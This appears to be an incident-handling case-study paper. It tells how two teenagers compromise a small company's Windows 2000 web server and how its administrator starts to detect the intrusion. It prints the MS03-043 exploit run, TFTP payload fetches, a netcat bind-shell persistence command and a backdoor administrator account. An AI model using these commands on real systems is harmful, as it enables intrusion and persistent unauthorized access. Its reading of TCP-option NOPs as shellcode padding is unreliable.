
From the spy novels that they both liked, Kevin and Marc knew that their first order of business should be to "look around" at CG-Eye.com and determine what types of systems and software were in use, hopefully without being noticed. Since CG-Eye's web server was probably set up to let potential customers find out about the company, Kevin and Mark began their quest there. The site which wasn't much to look at, containing the usual blather about the company's history and their commitment to quality. Far more interesting was the "Bio" section with both pictures and brief paragraphs about the company bigwigs, although no actual contact information (extensions and email addresses) were shown. Marc knew this information might be useful and so had Kevin print the whole page. A Google search on the CG-Eye name brought up a few uninteresting articles on their computer graphics work and the same set of names they had pulled from the web site itself, so they tried changing tactics.

Marc directed Kevin to look at the HyperText Markup Language (HTML) code used to construct the page by selecting View / Source in Internet Explorer. It looked like gibberish to Kevin, but Marc found what he wanted almost instantly, in the code near the top:

```
<meta name="GENERATOR" content="Microsoft FrontPage 4.0">
```

This meant that the page had been generated by Microsoft's FrontPage 2000 program. While this didn't necessarily mean that the underlying software was also provided by Microsoft, it certainly upped the odds.

Next stop on their fact-finding tour was the Netcraft What's That Site Running[15] page at http://www.netcraft.com/whats/. Entering the domain name in the "Whats That Site Running" box and hitting Enter netted some interesting results (Fig. 4):



Whats that site running? www.cg-eye.com

The site http://www.cg-eye.com/ is running **Microsoft-IIS/5.0** on **Windows 2000**. FAQ

No uptime is currently available for http://www.cg.eye.com/.

OS, Web Server and Hosting History for www.cg-eye.com				
OS	Server	Last changed	IP address	Netblock Owner
Windows 2000	Microsoft-IIS/5.0	09-Sep-2003	192.168.0.5	CG-Eye.com

Figure 4 – Output from NetCraft's "What's That Site Running?"

As Marc suspected, CG-Eye used Windows 2000 and IIS 5.0. Netcraft showed that CG-Eye also was the netblock owner, meaning they hosted the page themselves instead of outsourcing it. Smaller shops (such as the organizations Marc had broke into in the past) that hosted their own web presence tended to have less security on their systems since they lacked the dedicated staff to make it happen, which suited Marc just fine.


<u>Scanning – Wednesday 5:02 PM</u>

For their cracking expedition, Marc had downloaded and burned to CD a terrific tool: The Knoppix Security Tools Distribution (STD). Available for free at http://www.knoppix-std.org, STD is a bootable version of the Linux operating system that resides entirely in the computer's memory. STD does not make any changes to the computer's hard disk or resident operating system, and a simple reboot is all that's required to return the computer to its previous functionality. To quote the STD website, "Aside from borrowing power, peripherals and some RAM, Knoppix-STD doesn't touch the host computer."[16] STD contains hundreds of applications, including many of the popular free security tools available on the web today, such as the Nessus open-source scanning tool. A quick reboot of Kevin's box was all that was required to bring it up. The complete STD desktop appeared on Kevin's screen, having recognized and configured all his hardware without a hitch. Now that Kevin and Marc had a decent idea of what operating system their target computer (CGE's web server) was running, they wanted to know what other services might be in use and for what connections the server was listening. Nessus fit the bill, and soon Marc was in front of the machine aiming Nessus at the CGE web address.

Marc didn't know how sophisticated CGE was in terms of network security; for all he knew, they had their web server connected directly to a cable modem and no logging turned on. Just to be safe, he selected "Enable All But Dangerous Plugins" in the Plugin tab, which minimized the chances of the scan crashing the target machine and arousing suspicions. Specifying the CGE IP address he had obtained from the Netcraft output, Marc clicked "Start the Scan" and went downstairs with Kevin for a Coke.

As will be shown later in this paper, Nessus is a "noisy" scan whose efforts to penetrate the target machine will "trip" intrusion detection systems (such as the Snort one used by CGE.) This particular type of scan is known as a "Christmas Tree" in that it tries every exploit and thus sets off every alarm. Unfortunately, Chuck was not reviewing the firewall and intrusion detection logs, which would have immediately alerted him to the problem and allowed him to take proactive correction steps.

When they returned from their repast, Nessus was waiting for them with some interesting output. Marc once again took the lead, thumbing through the various security notes until he reached the security holes section. The first hole noted was one that allowed someone to connect to the webserver but only gave them "guest" access. The second hole, shown in the context of UDP port 135, was a security vulnerability Marc had heard of before: the Messenger Service could allow "arbitrary code execution" on the server if it was exploited properly (Fig. 5.)



A security vulnerability exists in the Messenger Service that could allow arbitrary code execution on an affected system. An attacker who successfully exploited this vulnerability could be able to run code with Local System privileges on an affected system, or could cause the Messenger Service to fail. Disabling the Messenger Service will prevent the possibility of attack.

This plugin actually checked for the presence of this flaw.

Solution : see http://www.microsoft.com/technet/security/bulletin/ms03-043.asp

Risk factor : High
CVE : CAN-2003-0717
BID : 8826
Other references : IAVA:2003-A-0028

Figure 5 – Nessus Output Showing Messenger Vulnerability

Marc also remembered that an exploit had been released for the vulnerability soon after it had appeared, but he hadn't heard much "chatter" about it since then. Using the by-now-familiar Google interface (and once again giving control of the machine over to Kevin to provide "plausible deniability") Marc looked on as Kevin rebooted his system into Windows XP and began trolling for the exploit. Unfortunately, the original location of the code (and a compiled executable, which was Kevin and Marc's real target) on the exploit author's site in Kyrgyzstan seemed to have disappeared, returning a "we can't find" error from the MSN Search interface. Other locations had code, but no executables; neither Marc nor Kevin knew enough about computers to compile raw programs into something that could be run on a computer. Finally, just as Marc was considering trying some other exploit (or some other target) Kevin came across a site in Russia that had the sought-after "executable" file. Kevin quickly downloaded the file (which would have set off the antivirus software Kevin's parents had bought for him, had he bothered to install it.) Marc once again slid into the "command chair" and prepared to take action.

Exploiting the System - Wednesday 7:33 PM

The program seemed deceptively simple – just type "msgr07" from the command line, along with the version of the system being attacked ("0" for Windows 2000, "1" for Windows XP. The program would work its magic and create a Windows 2000 command prompt listening on TCP port 9191, which could be connected to using the Netcat application. The command prompt would have "local system" access, meaning they could do anything that the Windows 2000 operating system could do on the web server. Marc typed in the command and the "0", hit Enter, and was rewarded with the following result:

```
C:\Netcat>msgr07 192.168.0.5 0

-=[ MS Messenger Service Heap Overflow Exploit (MS03-043) ver 0.7 ]=-

 by Adik < netmaniac [at] hotmail.KG >
 http://netninja.to.kg

[*] Target:     IP: 192.168.0.5        OS: Windows 2000 SP 3 (en)
[*] UEF:        0x77ee044c
[*] JMP:        0x768d693e

[*] WSAStartup initialized...
[*] Msg body size: 3600
[*] Socket initialized...
[*] Injecting packet into a remote process...
[*] Packet injected...
[i] Try connecting to 192.168.0.5:9191
```

All too easy, it seemed. However, both Kevin and Marc let out a groan of disappointment when they tried using Netcat to connect through the hole they *thought* they had just made:

```
C:\Netcat>nc 192.168.0.5 9191 -vv
Warning: forward host lookup failed for BIMMER: h_errno 11001: HOST_NOT_FOUND
BIMMER [192.168.0.5] 9191 (?): connection refused
sent 0, rcvd 0: NOTSOCK
```

Marc figured he would give it one more try before he went home for the evening to catch "Star Trek Enterprise." He ran the "msgr07" command again, receiving the same result, and breathed a quick prayer to Bill Gates as he tried Netcat once again:

```
C:\Netcat>nc 192.168.0.5 9191 -vv
Warning: forward host lookup failed for BIMMER: h_errno 11001: HOST_NOT_FOUND
BIMMER [192.168.0.5] 9191 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Marc turned to Kevin, smiled, and, indicating the Windows 2000 command prompt before them, intoned the words of Ace Ventura: "*Gravy.*"

Note: This type of attack would also have been detected, as Chuck had set the Snort rules file to log any access on ports greater than 1024, and the exploit requires a connection on port 9191. No formal Snort rules have been developed, however, to allow detection of the particular exploit. Additionally, although Kevin and Marc did not know it, the msgr07 exploit needs to be run twice against a Windows 2000 box in order to work.

Keeping Access – Wednesday 7:48 PM

Now that they were "in", Marc reasoned that they should make sure that they could return via an easier route, one that wouldn't be so easily noticed. First order of business was to ensure that a door remained open on the server, as the "local system" access would probably disappear when they turned off Kevin's computer for the night. Kevin and Marc decided to install a program that would "listen" for connection requests from their side and respond with a command prompt using that same super-level access every time. To do this, they needed to get their local copy of the application Netcat ("the Swiss Army Knife of the Internet" as Marc had heard it called) onto the web server. This was easily accomplished using the Trivial File Transfer Program (TFTP) application which came with Windows 2000 and was installed by default on the server. Marc rooted around Google for a few minutes, downloaded a free TFTP server program, set it to run on Kevin's computer, and went back to the still-open command prompt on the web server:

```
C:\WINNT\system32>tftp -i 192.168.0.6 get nc.exe nc.exe
tftp -i 192.168.0.6 get nc.exe nc.exe
Transfer successful: 59392 bytes in 13 seconds, 4568 bytes/s
```

Note: Once again, an outbound TFTP connection would have been logged by Chuck's Snort rules, but would not trigger an alert.

A copy of the Netcat program, nc.exe, now resided in the server's WINNT\System32 directory, ready for use. As further insurance against the server crashing, Marc created a "shortcut" copy of the Netcat program, added a certain set of command parameters to it (and made sure to adjust for the "WINNT" directory in Windows 2000 as opposed to the "Windows" directory in XP), and downloaded it to the same location:

```
C:\WINNT\system32>tftp -i 192.168.0.6 get nc.lnk nc.lnk
tftp -i 192.168.0.6 get nc.lnk nc.lnk
Transfer successful: x bytes in x seconds, x bytes/s
```

Marc then copied the shortcut file from the System32 directory into a directory where it would always execute, with the parameters he had set in the shortcut, when the system rebooted:

```
C:\WINNT\system32>copy nc.lnk c:\docume~1\alluse~1\startm~1\programs\startup
copy nc.lnk c:\docume~1\alluse~1\startm~1\programs\startup
The command completed successfully.
```

The actual directory path C:\Documents and Settings\All Users\Start Menu\Programs\Startup required the use of "tilde aliases" in the command because even Windows 2000 could not properly parse the "extended" file names with spaces and more than 11 characters.

Marc then activated the remote copy of Netcat for future connections:

```
C:\WINNT\system32>nc –l –p 2600 –e cmd.exe
```

The "-l" option told Netcat to listen for an incoming connection; the "-p" option specified the port on which to listen, and the "-e" option specified that a program (in this case, the Windows 2000 command prompt cmd.exe) would be started once an inbound connection request had been received. The web server would simply sit, waiting to be taken over from the outside, and hopefully no one at CGE would be the wiser.

Kevin asked if they might be able to further penetrate into CGE's network, even though Marc had given him a fast machine with plenty of hard drive space (175GB, according to a directory listing they did as their next command.) Although Marc gave Kevin the standard spiel about "being too greedy", he was intrigued by the idea enough to make an account for his and Kevin's future use. Marc created the account using the name of Brett, the Director of Marketing whose smarmy picture he had seen on CGE's website.

```
C:\WINNT\system32>net user brett 4272524650 /add
net user brett 4272524650 /add
The command completed successfully.
```

The password “4272524650” was the UPC code on the “Enter the Matrix” video game that Kevin had sitting on his desk. Marc deliberately made the password somewhat complex so that if CGE’s system administrators came upon this new account and tried to login to it, they would probably give up after a few attempts of guessing “Brett’s” password. Marc’s next move was to add the Brett account to the local administrators group, giving him (and Kevin, he reminded himself) permanent, full access to the web server:

```
C:\WINNT\system32>net localgroup administrators brett /add
net localgroup administrators brett /add
The command completed successfully.
```

Marc decided that he would later download a copy of the Security Accounts Manager (SAM) file from the server and see if he could crack any additional password, which might allow him access further into CGE’s network. Having a dedicated method to come back into the server any time they pleased, Kevin and Marc decided to close out of the command prompt (a simple Control-C disconnected the Netcat session) and try connecting again with the new Netcat listening port.

Unfortunately, they received another NOTSOCK reply from the Netcat client, indicating that the server was refusing connections on the port that Marc had specified. Fearing that they would have to go through this whole exercise again, Marc fired up the browser and tried to connect to CGE’s main page. This appeared to be offline as well, indicating that the web server had crashed when they had closed the previous Netcat session (Marc had read that this might happen in the proof-of-concept code from which the exploit was derived.) Hoping for an automatic restart, Kevin and Marc went downstairs to get another Coke. When they returned, Marc once again tried the Netcat session, this time with complete success:

```
C:\Netcat>nc 192.168.0.5 2600 -vv
Warning: forward host lookup failed for BIMMER: h_errno 11001: HOST_NOT_FOUND
BIMMER [192.168.0.5] 2600 (?) open
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

<u>Covering Tracks – Wednesday 10:06 PM</u>

Kevin and Marc planned to simply add files to the server’s C:\Intepub\WWWRoot directory, which would allow the files to be accessed directly from the server’s web interface by merely typing the correct URL. Marc did a little more exploring on the server and noticed that CGE’s graphics and video files were also stored in the WWWRoot directory, under a folder called Samples. Inspiration hit Marc like a freight train – he and Kevin would “hide in plain sight” by renaming their files with common graphics and video file extensions. Once downloaded to a recipient’s computer, the files could easily be renamed back to their .mp3 and .divx extensions To further confuse any potential administrators looking around the directory, Marc downloaded the program S-Tools, which uses the concept of steganography. Steganography hides secret data inside other, innocuous files (such as the demonstration files on a website.) In this case, Marc downloaded the complete gallery of CGE's graphics demos, then used S-Tools to "hide" some of the .mp3 files he and Kevin wanted to share, and uploaded the files back to the webserver using TFTP. The graphics files looked the same; the only indication that they had been changed was a substantial increase in their file size and a change from the JPEG extension (.jpg) to the Bitmap extension (.bmp.) To ensure even this was not noticed, Marc did some tweaking of the gallery page HTML to ensure the picture files appeared where they should. The two began moving files onto the now-completely-victimized server, every so often looking at each other, saying in a robotic voice "All Your Base Are Belong To Us"[17] and cracking up. Kevin's Mom didn't know what all the laughter upstairs was about, but she thought it was nice Kevin and his friend were getting along so well.

Marc went home at 11, but Kevin stayed up late into the night loading his bootleg audio and video collections onto the CGE server. He then sent out a message to some cracker friends he wanted to impress, informing them of the download location and how to access the files.

The Incident Handling Process

Preparation

N'Kenge had hired Chuck primarily based on two attributes of his personality: a geek's love for computer-generated imagery (CGI, hence the company name) and a healthy paranoia about computer-based attacks. She had informed Chuck that CGE's operation was basically catch-as-catch-can when it came to policies and procedures, but that he should feel free to start implementing some as long as it didn't interfere with his main duty of keeping the systems up and running. Unfortunately, N'Kenge couldn't spare anyone else at CGE at the moment to do even part-time participation in an incident handling team, so Chuck was the point man. Doing some web research, Chuck came across a methodology from the US Department of Commerce (DOC, http://www.osec.doc.gov/cio/oipr/ITSECmemo7-9-99.htm). The memo listed six steps in the incident handling process: preparation, identification, containment, eradication, recovery, and lessons learned (termed "follow-up" in the DOC's memo.) Having read this and other information on incident handling, Chuck created documentation and took steps to improve security and set up an incident handling capability at CGE:

- *Physical security* – CGE had already segregated its main "big iron" computers into a "server room" that was physically segregated from the rest of the workstations. Chuck arranged to have a deadbolt lock put on the door to that room and gave a copy of the key to himself and N'Kenge, with strict instructions to keep track of all accesses to the room, noting date, time, people and purpose. Chuck really wanted to set up a security camera trained on the room but had to postpone this idea due to CGE's current budget. CGE's office building employs a monitored security alarm system with private security response capability, but everyone in the company knows the disarm code.

- *Warning banners* – On each Windows box at CGE, including the web server, Chuck placed a login-prompt warning banner taken from the United States Navy[18] and modified slightly for his needs:
  ” This is a private computer system and network. This computer system, including all related equipment, networks and network devices (specifically including internet access), are provided only for authorized use of CG-Eye.com (“CGE”) personnel and its assignees. CGE computer systems may be monitored for all lawful purposes, including to ensure that their use is authorized, for management of the system, to facilitate protection against unauthorized access, and to verify security procedures, survivability and operational security. Monitoring includes active attacks by authorized CGE entities to test or verify the security of this system. During monitoring, information may be examined, recorded, copied and used for authorized purposes. All information, including personal information, placed on or sent over this system may be monitored. Use of this computer system, authorized or unauthorized, constitutes consent to monitoring of this system. Unauthorized use may subject you to criminal prosecution. Evidence of unauthorized use collected during monitoring may be used for administrative, criminal or adverse action. Use of this system constitutes consent to monitoring for these purposes.”
  Anyone who logged on to any of the Windows computers would have to click “OK” below this banner before being allowed to continue. Chuck also made a note that he needed to figure out how to add these banners to CGE’s Unix-based boxes as well.
- *Law Enforcement Involvement* – Chuck had briefly met with N’Kenge to discuss his burgeoning incident handling project, and to get her concurrence as to when law enforcement was to be contacted. They agreed that most of the time, unless the attack cost the company a great deal of time and money or involved using CGE systems to break the law (such as a “jumping off point” to attack other systems) such attacks would be handled by cutting off the attacker and rebuilding the machine, without involving law enforcement.
- *Usage* – This policy was particularly near and dear to Chuck’s heart, as he knew many security issues occurred when a person inside the company used the technology for improper deeds. CGE’s policy therefore stated (excerpted below):
  - *Policy.* All company systems should be used for business purposes. Limited usage is allowed for e-mail contact with associate’s friends and relatives and personal research / training, as long as such activity does not interfere with the associate’s business duties. Associates are not permitted to download or install executable programs on their computer without the express written permission of the system administrator. Associates are also not allowed to transfer proprietary files or information outside of the company network without express written permission of the system administrator and CEO.
- *Monitoring* – Chuck also knew that incident investigation attempts are sometimes hampered by the fact that employees generally consider their communications to

be private, even when the communication is sent across the employer's system; therefore, sometimes investigators cannot get all the information they need due to worries about being sued for privacy invasion. Chuck decided to address the issue in another section:

  - *Policy.* All hardware, software, information, records and transactions on company computer network are the property of the company. Although every effort will be made to be sensitive to employees' concerns, employees should have no presumption of privacy while on the company network. By their continual employment, employees expressly consent to having their network-related activities monitored by management for any reason.

- *Disaster Prevention and* Recovery – Chuck mandated the use of virus scanning software on every workstation and server, and that all servers would be backed up nightly to tapes that Chuck would take off-site. Chuck knew that there was much more information that he could put in the policies and procedures manual, and put a reminder in his Outlook client to ask N'Kenge if he could attend one of the local computer security classes, or even an event given by the SANS Institute. While he was thinking about this section, Chuck went around and verified everyone's personal emergency contact information (even Brett's.)

Now that Chuck had some policies in place (or at least being reviewed by the boss) he created a "jump kit" of supplies to be used should an incident arise. An old backpack from his college days was filled with a list of supplies that he had obtained in his original trip to Fry's:


- 3 rechargeable flashlights
- 1 MP3-based mini audio recorder
- 1 3-megapixel digital camera
- 2 80-gigabyte (GB) Integrated Drive Electronics (IDE) hard drives and cables
- 1 60GB Small Computer Systems Interface (SCSI) drive and cable
- 1 200GB external USB 2.0 hard drive and cable
- 1 external DVD+/-R/RW USB 2.0 drive and cable
- 1 USB "Jump drive" and USB cable
- 1 8-port 10/100 Ethernet hub and 8 Cat5 cables, plus one crossover cable
- Installation copies of Windows 2000, Windows XP, and IPCop, as well as Windows 2000 Service Pack 3 (as Chuck hadn't had a chance to review the changes implemented by Service Pack 4, all of CGE's Windows machines were still SP3)
- CDs of the Windows 2000 Server Resource Kit, Knoppix-STD
- 1 box (25) of blank, formatted floppies
- 1 box (50) of blank CD-Rs
- 1 box (25) of blank CD-RWs
- 1 box (10) of blank DVD+RWs
- 1 miniature "geektools" kit with magnetic screwdrivers, tweezers, and static wrist straps
- 1 box of miscellaneous small screws, mounting brackets, drive and IDE bay covers

- 1 dual-boot Windows 2000 / Linux laptop with an Ethernet 10/100 Network Interface Card (NIC)
- 1 cell phone
- 1 Palm Zire with contact information of all CGE personnel, the local police department, and the local FBI office
- 10 notebooks
- 1 box of plastic “baggies” for evidence collection
- 1 box each of pens and pencils
- Incident Handling forms downloaded from SANS

Identification – Friday 4:34 PM

Chuck’s first indication that something was seriously wrong is when Brett sent him an email complaining of the slowness of CGE’s external connection to the Internet and a not-so-subtle suggestion that the firewall Chuck had installed was the cause of it. Chuck fired up Internet Explorer and discovered that it took a full 36 seconds for his browser to access the main Yahoo! page. Chuck pulled out the key ring that contained the deadbolt key to the server room and ambled over to the door. His second indicator that something was amiss was the amount of heat in the server room, and the sound of hard drive activity emanating from the “Bimmer” IIS server (Chuck still rolled his eyes every time he thought of Brett coming up with the server’s name.) A quick glance at the internal DMZ hub and the NICs on the Strong_Bad firewall confirmed his suspicions: the web server was seeing an incredible amount of traffic for a Friday afternoon. The traffic didn’t seem to be going any further than the webserver; the NICs for the Strong_Mad firewall that led into the internal network blinked intermittently, but nothing that would indicate the severe network load currently inundating the website. Fighting down a growing dread in the pit of his stomach, Chuck logged onto Bimmer’s console and brought up Windows Explorer. He was shocked to discover that the hard drive was almost full, since he had deliberately set up a 150GB drive to accommodate the large graphics and video files he knew would be placed on the website. He navigated to the C:\Inetpub\WWWRoot directory and asked for a file listing. Although some of the files looked familiar to him (he had populated the Samples directory himself with a CD N’Kenge had given to him) they had the .bmp extension rather than the more common (and more compact) .jpg extension CGE used. Additionally, he noticed some other particularly huge files with suspicious names, such as “X2” and “LOTR-ROTK”. Chuck printed a list of the files in the Samples folder and compared it to a printout of the CD, noting the multiple new files that had been added.

Certain that the situation was nothing but bad news, Chuck pointed Bimmer’s Internet Explorer browser over to the Strong_Bad IPCop firewall and logged in through the web interface. Chuck went to the Logs / Intrusion Detection System tab, and his worst fears were confirmed: the log showed multiple connections on odd ports, including port 2600 (wasn’t that the Hacker magazine?) These log entries are shown below (Fig. 6):



INPUT	eth1	TCP	☐ 192.168.0.34	36875	☐ 192.168.0.5	23(TELNET)
INPUT	eth1	TCP	☐ 192.168.0.34	36908	☐ 192.168.0.5	22(SSH)
INPUT	eth1	TCP	☐ 192.168.0.34	36898	☐ 192.168.0.5	81
INPUT	eth1	TCP	☐ 192.168.0.34	36924	☐ 192.168.0.5	23(TELNET)
INPUT	eth1	TCP	☐ 192.168.0.34	36921	☐ 192.168.0.5	873(RSYNC)
INPUT	eth1	TCP	☐ 192.168.0.34	36927	☐ 192.168.0.5	23(TELNET)
INPUT	eth1	TCP	☐ 192.168.0.34	36931	☐ 192.168.0.5	110(POP3)
INPUT	eth1	TCP	☐ 192.168.0.34	36934	☐ 192.168.0.5	512(EXEC)
INPUT	eth1	TCP	☐ 192.168.0.34	36937	☐ 192.168.0.5	110(POP3)
INPUT	eth1	TCP	☐ 192.168.0.34	36921	☐ 192.168.0.5	873(RSYNC)
INPUT	eth1	TCP	☐ 192.168.0.34	36959	☐ 192.168.0.5	524
INPUT	eth1	TCP	☐ 192.168.0.34	36994	☐ 192.168.0.5	23(TELNET)
INPUT	eth1	TCP	☐ 192.168.0.34	36994	☐ 192.168.0.5	23(TELNET)
INPUT	eth1	TCP	☐ 192.168.0.34	37028	☐ 192.168.0.5	25(SMTP)
INPUT	eth1	TCP	☐ 192.168.0.34	37028	☐ 192.168.0.5	25(SMTP)
INPUT	eth1	TCP	☐ 192.168.0.34	37063	☐ 192.168.0.5	79(FINGER)
INPUT	eth1	TCP	☐ 192.168.0.34	37064	☐ 192.168.0.5	21(FTP)
INPUT	eth1	TCP	☐ 192.168.0.34	37064	☐ 192.168.0.5	21(FTP)
INPUT	eth1	TCP	☐ 192.168.0.34	37076	☐ 192.168.0.5	23(TELNET)
TCP Scan?	eth1	TCP	☐ 192.168.0.34	137 (NETBIOS-NS)	☐ 192.168.0.5	137 (NETBIOS-NS)
INPUT	eth1	TCP	☐ 192.168.0.34	37097	☐ 192.168.0.5	25(SMTP)
TCP Scan?	eth1	TCP	☐ 192.168.0.34	137 (NETBIOS-NS)	☐ 192.168.0.5	137 (NETBIOS-NS)
TCP Scan?	eth1	TCP	☐ 192.168.0.34	137 (NETBIOS-NS)	☐ 192.168.0.5	137 (NETBIOS-NS)

Figure 6 – Screen capture of IPCop Snort log entries

Rather than thumb manually through the GUI report, Chuck went directly to the IPCop terminal, logged in, and reviewed the Snort logs, which would also show him events that had been logged but had not triggered an alert according to the Snort rules. A review of the events from the previous two days showed first what appeared to be a scan run against the Bimmer box, followed by connections to port 137 NetBIOS (he thought he had shut that off!) Finally, Chuck noticed a log entry that appeared to identify the issue once and for all:


```
01/14-19:51:52.926878 192.168.0.6:1066 -> 172.16.0.2:9191
tcp TTL: 127 TOS: 0x0 ID: 32002 IpLen: 20 Dgm Len: 48 DF
******S* Seq: 0x4D10690 Ack: 0x0 Win: 0x2000 TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

The Snort log showed a connection from outside the firewall, originating on port 1066, coming into the webserver, connecting to destination port 9191. Chuck saw a number of these packets going back and forth, and knew he had a serious problem on his hands. He was reminded from his "cracking" reading that NOP stood for No Operation, and was a method used by programmers to pad space in the computer's memory so that a misdirected command would eventually execute the code the cracker had placed there. Chuck ran back to his desk, being careful to log out, lock the server room door behind him and note the time of his exit in his log. From his workstation, he visited Google and ran some queries around the ports he had noted being used. Port 2600 was normally used for "HPSTGMGR" whatever that was (it certainly wasn't used by CGE's systems as far as Chuck knew.) Port 1066 was likewise reserved for "fpo-fns" but for the life of him Chuck couldn't find out anything about that service either. Port 9191 was the most worrisome of all: the links Chuck got back indicated someone had successfully used the "Msgr07" exploit to get local-system-level access to the Bimmer box.

Containment – Friday 4:55 PM

